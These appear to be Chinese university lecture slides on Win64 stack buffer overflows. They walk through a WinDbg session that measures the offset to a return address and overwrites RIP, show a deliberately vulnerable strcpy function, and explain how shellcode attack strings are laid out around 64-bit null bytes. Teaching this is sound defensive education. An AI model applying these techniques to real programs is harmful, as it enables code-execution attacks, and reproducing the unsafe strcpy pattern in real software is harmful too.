


图10-10 加载w64overflow.exe后的Command窗口

- 反汇编foo函数：
- 0:000> **u foo**

```
w64overflow!foo   [d:\workspace\ns\win64code\src\w64overflow.c   @
8]:
00000001`3f571020 4883ec38       sub     rsp,38h
00000001`3f571024 488d15d5ff0000
        lea rdx,[w64overflow!largebuff (00000001`3f581000)]
00000001`3f57102b 488d4c2420     lea     rcx,[rsp+20h]
00000001`3f571030 e88b010000     call  w64overflow!strcpy
00000001`3f571035 4883c438       add     rsp,38h
00000001`3f571039 c3             ret
```

- 在3个关键地址设置断点：

```
0:000> bp foo
0:000> bp foo+10
0:000> bp foo+19
```




图10-11 设置断点后的反汇编窗口

- 可以看出，Win64进程用64位栈寄存器rsp保存了返回地址的指针，用64位寄存器rdx和rcx分别保存strcpy函数的两个参数。启动进程，执行到第1个断点(foo的第1条汇编指令)，查看寄存器的值：

  0:000> **dd rsp**

  00000000`00aff968 11c31049 00007ff6 00000001 00000000

- 栈指针为00000000 00aff968，栈内容为00007ff6 11c31049，该地址就是foo()函数的返回地址，对应于main()的第3条汇编指令。
- 记录下堆栈指针rsp的值，在此以A标记，A=rsp=0x00000000 00aff968。继续执行到下一个断点，查看rcx和rdx：
  - 0:000> **dd rcx**
  - 00000000`00aff950 00000000 00000000 11c32044 00007ff6
  - 0:000> **da rdx**
  - 00007ff6`11c41000 "0123456789012345678901234567890123ABCDEFGH"

- strcpy(des, src)有两个参数。在64位Windows系统中，用寄存器rdx保存源字符串src的地址，用寄存器rcx保存目的字符串des的地址。rcx保存smallbuff的首地址，B=smallbuff的首地址=0x00000000 **00aff950**，则smallbuff的首地址与返回地址的距离=A-B=0x**00aff968** -0x**00aff950**=24=0x18。
- 执行strcpy函数后，函数的返回地址将被覆盖，被覆盖为largebuff的第24~32个字节，即”ABCDEFGH”。

- 继续执行到下一个断点，查看此时栈寄存器的值：

```
0:000> da rsp
00000000`00aff968  "ABCDEFGH"
```


- 因此执行指令ret后，栈的内容将弹出到指令寄存器rip，即rip=" ABCDEFGH"，同时rsp=rsp+8。而地址" ABCDEFGH"是无效的指令地址，因此引发段错误。

- 通过修改largebuff的内容（将“ABCDEFGH”改成期望的地址），就可以将rip变为可以控制的地址，从而控制程序的执行流程。

10.5.3 Win64的缓冲区溢出攻击技术

- 从10.5.2可知，被攻缓冲区的首地址=0x00000000 00aff950，由于Win64为little_endian，即小端字节序，该地址在内存中的实际存储方式如下：

0x**0000 0000 00af f950**




低地址　　高地址

图10-12 64位地址的实际存储方式


- 也就是说，如果把地址看作字符串，则第4至第8字节为字符串结束符'\0'，即字符串拷贝函数strcpy在拷贝字符串时从该地址的第4字节后的字符将被截断。当然，如果程序使用memcpy函数拷贝缓冲区，则不需要考虑字符串结束符'\0'的影响。
- 考虑如下的代码：

```
#define LBUFF_LEN 256
SmashBuffer(char * attackStr)
{
    char buffer[LBUFF_LEN];
    strcpy (buffer, attackStr);
}
```

- 显然，若attackStr的内容过多，则上述代码会出现缓冲区溢出错误。由于64地址的最高2个字节为字符串结束符'\0'，只能按如图10-13的方式组织攻击代码。



(a) 攻击串的构造



(b) 即将执行strcpy之前buffer及栈的内容

图10-13 64位系统攻击串的构造及栈的内容

- 由此可以推断，如果要成功利用Win64中由于strcpy等类似函数（截断'\0'之后的字节）造成的溢出漏洞，则被攻击的缓冲区必须大到足于容纳shellcode。

- 如果溢出漏洞是由memcpy等函数（不截断‘\0’之后的字节）造成的，则也可以将shellcode放置在跳转地址之后(即缓冲区的末端)。此时的攻击串可按图10-14的方式构造。




图10-14 攻击串的构造(由memcpy等函数导致的漏洞)

作业和上机实践

- **作业：**

1. 如果 64位 Linux系统下的 buffer_overflow.c 程序中的buff 缓冲区大小为 159 字节，通过 gdb 调试，**buff的首地址与main() 的返回地址所在的存储单元首地址相距多少字节**。

- **上机实践(自己练习，不考核)**
  - 阅读并验证例子程序。

谢谢！

billzeng@ustc.edu.cn